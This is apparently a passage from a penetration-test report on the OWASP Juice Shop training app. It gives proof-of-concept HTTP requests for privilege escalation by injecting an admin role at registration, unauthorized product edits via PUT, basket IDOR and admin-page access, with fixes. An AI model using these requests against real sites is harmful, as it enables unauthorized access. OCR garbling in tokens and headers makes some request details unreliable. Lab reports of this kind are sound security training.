- Allow user errors to go unchecked, potentially causing login confusion.
- Reveal insecure or improperly implemented registration logic.


- **Resources:**

- [Client-side form validation - Learn web development | MDN](#)

- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Access login page.



3. Access registration page by click on “Not yet a customer”.



4. Fill the user date and Intercept the registration request using Burp Suite.

The screenshot shows the OWASP Juice Shop User Registration page. A red box highlights the input fields: Email (d@gmail.com), Password (5 characters), Repeat Password (5 characters), Security Question (Your favorite book?), and Answer (atomic habits). A red arrow points to the right side of the page.

5. send the request to burp repeater.

The screenshot shows the Burp Suite interface in the Intercept tab. A red box highlights the request body, which contains a JSON payload for user registration. An arrow points to the start of the JSON payload.

```

POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-User-Email: d@gmail.com
Content-Type: application/json
Content-Length: 140
Origin: http://127.0.0.1:42000
Connection: keep-alive
Referer: http://127.0.0.1:42000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=B3NBgYbmnaWZ2q1kpw0vV0eLhw2cKfjwuDwI0EGLPQJoRXM6j9Rky147xexz; cookieconsent_status=dismiss; code-fixes-component-format=_lineByLine
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Sec-Fetch-User-Allowed: "Windows"
sec-ch-ua: "Google Chrome";v="125", "Chromium";v="125", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
Priority: u=0
{
  "email": "d@gmail.com",
  "password": "11111",
  "passwordRepeat": "11111",
  "securityQuestion": {
    "id": 11,
    "question": "Your favorite book?",
    "createdAt": "2025-04-28T13:08:18.136Z",
    "updatedAt": "2025-04-28T13:08:18.136Z"
  }
}

```

6. Add the "role":"admin" parameter in the JSON.
7. Submit the request and we get back the role is admin.

Request

```

Pretty Raw Hex
1 POST /api/Users/ HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-User-Email: big@gmail.com
8 Content-Type: application/json
9 Content-Length: 359
10 Origin: http://127.0.0.1:42000
11 Connection: keep-alive
12 Referer: http://127.0.0.1:42000/
13 Cookie: language=en; welcomebanner_status=dDismiss; continueCode=B3NbQytbmawZzqkpwV0eLhwI2cKfjuwDw1QEGLPQJoRXM6j9rKy147xz; cookieconsent_status=dDismiss; code-fix-component-format=LineByLine
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: 0
16 Sec-Fetch-Site: same-origin
17 sec-ch-ua-platform: "Windows"
18 sec-ch-ua: "Google Chrome";v="125", "Chromium";v="125", "Not=A?Brand";v="24"
19 sec-ch-ua-mobile: ?0
20 Priority: u0
21
22 {
    "email": "big@gmail.com",
    "password": "11111",
    "passwordReenter": "11111",
    "role": "admin" ← 5
    "securityQuestion": {
        "id": 11,
        "question": "Your favorite book?",
        "createdAt": "2025-04-28T13:08:18.136Z",
        "updatedAt": "2025-04-28T13:08:18.136Z"
    }
}

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: +
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Users/26
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 359
10 Date: W, 29 Apr 2025 12:45:23 GMT
11 Vary: Accept-Encoding
12 Date: Tue, 29 Apr 2025 12:45:23 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
    "status": "success",
    "data": [
        {
            "username": "",
            "deluxeToken": "",
            "lastLoginIp": "0.0.0.0",
            "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
            "isActive": true,
            "id": 26,
            "email": "big@gmail.com" ← 6
            "lastLoginAt": "2025-04-29T12:45:23.514Z",
            "createdAt": "2025-04-28T13:08:18.136Z",
            "updatedAt": null
        }
    ]
}

```

8. Log in with the newly created account and verify administrative privileges with access administration section.

Registered Users		Customer Feedback	
admin@juice-sh.op		1 I love this shop! Best products in town! Highly recommended! (***@juice-sh.op)	
jim@juice-sh.op		2 Great shop! Awesome service! (***@juice-sh.op)	
bender@juice-sh.op		3 Nothing useful available here! (***@juice-sh.op)	
björn.kimmisch@gmail.com		21 Please send me the juicy chatbot NFT in my wallet at /juicy-nft/:purpose betray marriage blame...	
ciso@juice-sh.op		Incompetent customer support! Can't even upload photo of broken purchase...	
support@juice-sh.op		This is the store for awesome stuff of all kinds! (anonymous)	
morty@juice-sh.op		Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	
mc_safesearch@juice-sh.op		Keep up the good work! (anonymous)	
j12934@juice-sh.op			

CRITICAL

2. Product Information Tampering Via PUT Request including the price

- **Description:**

An insecure direct access vulnerability was found in the /api/Products/ endpoint. This endpoint allows any authenticated user to update product details using a **PUT** request—even if the user is not authorized. This is a form of **Broken Access Control** that could allow malicious users to manipulate product information such as name, description, price.

- **Impact:**

In this scenario, the penetration tester found that any logged-in user could edit any product in the store without needing admin access. The tester was able to change product prices, modify descriptions to include harmful content or links, and even rename or delete products. This could lead to loss of revenue, spread of malicious content, and confusion among customers, ultimately damaging the store's credibility and operations.

- **Resources:**

- [Access control vulnerabilities and privilege escalation | Web Security Academy](#)


- **Vulnerability Location:** [Local API - Product 1](#)

- **Recommendation:**

- Add authorization checks on the PUT /api/Products/:id endpoint to ensure only admin users can edit product information.
- Validate user roles on the server before performing product updates.
- Hide admin endpoints or make them available only to users with proper privileges.

- **Poc:**

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Log in as a regular user.
3. Visit this endpoint [Local API - Product 1](#) in a browser or intercept it in Burp Suite, It returns product in JSON format.

```

{
  "status": "success",
  "data": {
    "id": 1,
    "name": "Apple Juice (1000ml)",
    "description": "The all-time classic.",
    "price": 1.98,
    "deluxePrice": 0.99,
    "image": "apple_juice.jpg",
    "createdAt": "2025-04-30T12:05:21.203Z",
    "updatedAt": "2025-04-30T15:06:07.662Z",
    "deletedAt": null
  }
}

```

4. Send an OPTIONS request to the same endpoint. Response shows allowed methods include PUT.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 OPTIONS /api/Products/1 HTTP/1.1	1 HTTP/1.1 204 No Content
2 Host: 127.0.0.1:42000	2 Access-Control-Allow-Origin: *
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100	3 Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
4 Accept: application/json, text/plain, */*	4 Vary: Access-Control-Request-Headers
5 Accept-Language: en-US,en;q=0.5	5 Content-Length: 0
6 Accept-Encoding: gzip, deflate, br	6 Date: Wed, 30 Apr 2025 15:15:04 GMT
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwZGF0YSt6eyJpZC16MjMsInVzZXJuW11ijoiSSBkaNjb3ZlcmVkJHrOyXQgdXNLciBwvXNzd29yZHMyXJlIGHrc2h1ZCB1c2luuZbNRUsIHdoawNoIGlzIGNyeXB0b2dyXBoawNnbGx5lGjybztlb1hbmQgaw5zZN1cmU1f1ENSzga91bGgymUgcwVwbGFjZWQqd210aCBhIN0cm9uZ2VvIGFsz29yaXRobSbsWt1IGjJcn1wdBvc1BBcmdvb0jIs1HpdgGggchJvcGVyIHnhbIRpbmcgYw5kIHNo cmV0Y2hpbbmcgbWVjaGFuaXNtcy41LCJ1bWFpbC161mJAZ21hawWuY29tIwlccGFzc3dvcmQ101jMGJhZWU5ZD10QzNGZhMWrmZDcxYWFKYjkwOGMzZiisInJvbGU101JhZG1pb1isImR1bHV42VRva2VuIjoii1wibGfzdExvZ2luSXAl01IxMjcuMC4wLjE1LCJvcwmSmawxSWlhZ2U101IVYXNzZXRzL3BYmxpxY9pbWnzXMdKbsb2Fkcy9kLwZhdWx0QWRtaW4ucG5nIiwiG90cFNLY3ldC161iIsim1z0WNo8xZl1jp0c nV1LCJ1cmVhdGVkQXQ101iyMDI1LTaoLT14IDE30jM40jA1ljq4NIArMDA6MDA1LCJ1cG RndGvkQXQ101iyMDI1LTAGLT15IDE00ju50jU0LQQNyArMDA6MDA1LCJkZWx1dGVkQXQ i051bGx9LJCjPYXQ101e3NDU5M2k2NDB9_LMDAUkLNc0Kxx0_Lg_Bj1ZohagGRv22DRrc dyi10D6R3_SnHZ69IkLAdUX72su2akd1VH2b5Z5GWrzykPXD_GcmXXSCT08fwDqHo1K 5qXnPuf98fjZL7RjhJKb7aTxBlGLpdHudaGTmkPmcg0CddLIBXjsP7FqiflRibEe830	
8 X-User-Email: b@gmail.com	9
	10

5. Use the following request to modify a product Product ID 1.

PUT /api/Products/1 HTTP/1.1

Host: 127.0.0.1:42000

Authorization: valid-token

Content-Type: application/json

{

```

    "id":1,
    "name":"HACKED",
    "description":"The all-time classic.",
    "price":1.98,
    "deluxePrice":0.99,
    "image":"apple_juice.jpg",
    "createdAt":"2025-04-30T12:05:21.203Z",
    "updatedAt":"2025-04-30T15:04:15.436Z",
    "deletedAt":null
}
```

}

The screenshot shows the Network tab of a browser developer tools interface. A red arrow points from the 'Request' section to the URL 'PUT /api/Products/1 HTTP/1.1'. Another red arrow points from the 'Response' section to the JSON data returned.

Request

```

PUT /api/Products/1 HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwILZGF0YSI6eyJpZC16MjMsInVzZJYv11jiotSSBkaKNjb3ZlcmVtIHRoYXQgdXNlcibWYXNsZd29yZHMgYYJ1IiGhh2hZCB1c21uZyBNRDUsIHDoaWNeGLzIGNyeXB0b2dyYBaaIVhnbXsIGJyvb2tlb1Bbm0gaW5zZW1ncmUlE1ENSBzaG91bGQyUmcmVwbgF1ZWQgd2l0acCBhIN0cm9uZ2ZyIyGfsZ29yaxRobSawI1GjcnIwdCbvcibBccmdvbj1sIHdpdGggCHJvcGVyIHNhbHPbmccW5k1HN0cmV0Y2hpbmcgbWVjagFuaxNtcy4iLCJ1bwFpbC16ImJAZ21haWw29tIiwiicGFzc3dvcmlzI0iJiMGJhzWl5ZD130W0zNGZhMwRzDcxYFkYjkwOGMzZ1IsIrnvbGUj0iJnZG1pb1sImRlbH4ZVRva2VujoIiwiibGFzdeXvZ21usSXAl0iIxmjcuMC4yLJE1LJcJwm9maWxLSW1hZ2U10i1vYNzXRzL3B1YmxyPbpbWfNxMvdXBsb2Fkcy9kZWZhdWx0QWta4uC5m1iwiidg90cfNvY3JldC16iisImzQWNoaXZlIjpoCmVllCJcmVhdGVkQXQ10iYMD11LT15DE00jU50jUGLj0NyArMDA6MDA1LCJkZWtgldgvkQXQ10n51bGx9LCCpyjXQ10iE3NDU5MzkzND9B.LMDaUKLNc0Kxx0_Lg_8jZ0hagRv2ZDRrcdy110dR3_SnHz69IKlAdUXN72su2akd1VH2bsZ5WrzYkPX0_GcmXXSCT08fWdqWh01K5qXnPuf98fjZ17RjhKbjtaTxBLGlpdHUdaGTmkPmcg0CddLIBXjsP7FqiflR1bEe830
Content-Email: bg@mail.com
Content-Type: application/json
Content-Length: 217
Origin: http://127.0.0.1:42000
Connection: keep-alive
Referer: http://127.0.0.1:42000
Cookie: language=en; welcomebanner_status=dismiss; continueCode=z15Bamq2Pj4djYhtMi5cNfbijjt61lHbQT2HDrCzgt91A098gVXybKQn7; cookieconsent_status=dismiss; code-fixes-component-format=LineByLine; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwILZGF0

```

Response

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 243
ETag: W/"f3-razEH4ysybjU2DwJP9MszYY0i9o"
Vary: Accept-Encoding
Date: Wed, 30 Apr 2025 15:19:13 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
  "status": "success",
  "data": {
    "id": 1,
    "name": "HACKED",
    "description": "The all-time classic.",
    "price": 1.98,
    "deluxePrice": 0.99,
    "image": "apple_juice.jpg",
    "createdAt": "2025-04-30T12:05:21.203Z",
    "updatedAt": "2025-04-30T15:04:15.436Z",
    "deletedAt": null
  }
}

```

6. The product details are successfully updated.

The screenshot shows a web application interface for 'OWASP Juice Shop'. At the top, there is a navigation bar with icons for search, account, basket (with a red notification dot), and language selection (EN). Below the header, a section titled 'All Products' displays a grid of items. The products listed are:

- Apple Pomace (0.89¤) - Image: A container with apples.
- Banana Juice (1000ml) (1.99¤) - Image: A glass with a banana.
- Best Juice Shop Salesman Artwork (5000¤) - Image: An illustration of a smiling man holding a juice glass.
- Carrot Juice (1000ml) (2.99¤) - Image: A glass with a carrot.
- Eggfruit Juice (500ml) (8.99¤) - Image: A glass with an eggfruit.
- Fruit Press (89.99¤) - Image: A wooden fruit press.
- Green Smoothie (1.99¤) - Image: A glass with a green smoothie and mint leaves.
- HACKED (1.98¤) - Image: A glass with a tomato.

A red arrow points from the text in step 6 to the 'HACKED' product card. A red box also highlights this specific product card.

MEDIUM

3. Insecure direct object references (IDOR) in shopping Basket

- **Description:**

An Insecure Direct Object Reference (IDOR) vulnerability was discovered in the basket management endpoint. It allows an attacker to access other users' shopping baskets by directly modifying the /rest/basket/ in the API request.

The application does not verify if the currently authenticated user owns the basket being requested.

- **Impact:**

In this scenario, the penetration tester was able to access another user's shopping basket by simply changing the basket ID in the request URL. No ownership or access control checks were performed by the server. This allowed the tester to view the contents of other users' baskets without authentication or authorization, which constitutes a clear violation of user privacy and could expose sensitive order data or product preferences.


- **Resources:**

- - [Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series](#)

- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




2. Access login page.




3. Log in as any user.



4. Access your shopping basket.



5. We can see our basket is empty.



6. In burp suite proxy \Rightarrow history.
 7. Find basket view request like /rest/basket/{id}
 8. As we can see the basket is also empty then send the request to repeater.

9. In repeater replace your basket id with any other Basket ID that does not belong to the logged-in user, for example 1, and observe that the response contains another user's basket information, whose id =1.

MEDIUM

4. Accessing Admin section

- **Description:**

This vulnerability allows an unauthorized user to access the hidden administrative section of the application, which should be restricted to privileged accounts only. The application fails to enforce proper access control at the server level and relies solely on obscurity (hiding the admin link) in the front-end. By directly navigating to or discovering the admin panel URL, an attacker can access sensitive administrative functionality without authentication or authorization.

- **Impact:**

In this scenario, the penetration tester found that he can access a hidden admin dashboard by directly visiting its endpoint, even though there is no visible link in the UI and no proper authentication checks. This can be used to:

- View sensitive administrative data not meant for regular users.
- Potentially alter or delete content through exposed admin functionalities.
- Gain insight into internal tools or configuration interfaces.
- Access hidden features that could lead to privilege escalation.
- Bypass all intended front-end access restrictions through direct URL access.

- **Resources:**

- [Access control vulnerabilities and privilege escalation | Web Security Academy](#)

- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**


- Implement server-side authorization checks for every sensitive endpoint, especially the Admin Section.
- Restrict access to admin routes and APIs based on user roles (Is Admin == true)
- Enforce Role-Based Access Control (RBAC) on both frontend and backend.

- **Poc:**

7. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




8. Open developer tools by clicking: F12 and view the main.js file




```
main.js X
-
-   this.feedback.UserId = this.userIdControl.value,
-   this.feedbackService.save(this.feedback).subscribe(e => {
-     5 === e.rating ? this.translate.get("FEEDBACK_FIVE_STAR_THAN")
-       | this.snackBarHelperService.open(o)
-     }
-     , o => {
-       | this.snackBarHelperService.open(o)
-     }
-   ) : this.translate.get("FEEDBACK_THANK_YOU").subscribe(o =>
-     | this.snackBarHelperService.open(o)
-   )
-   , o => {
-     | this.snackBarHelperService.open(o)
-   }
```

9. There is a path called Administration




10. Trying to access the URL [OWASP Juice Shop](http://127.0.0.1:3000/#/administration) but We are not allowed to access this page



11. You have to login as admin (gained access to admin account [before](#))

12. Then do step no 4 again



LOW

5. Score Board

- **Description:**

The Juice Shop web application contains a hidden "Score Board" page that displays completed and remaining challenges. While this page is not linked in the visible user interface initially, it is possible to discover the URL by inspecting client-side JavaScript files.

- **Impact:**

In this scenario, the penetration tester discovered a hidden page (/score-board) by simply reviewing the JavaScript files in the frontend. The page was accessible without any authentication or authorization checks. This proves that hidden routes in a single-page application can easily be found and accessed. In real-world apps, similar behavior could expose sensitive admin interfaces, internal dashboards, or testing tools that were never meant for public users — leading to unauthorized access and potential misuse.

- **Resources:**

- [A05 Security Misconfiguration - OWASP Top 10:2021](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**

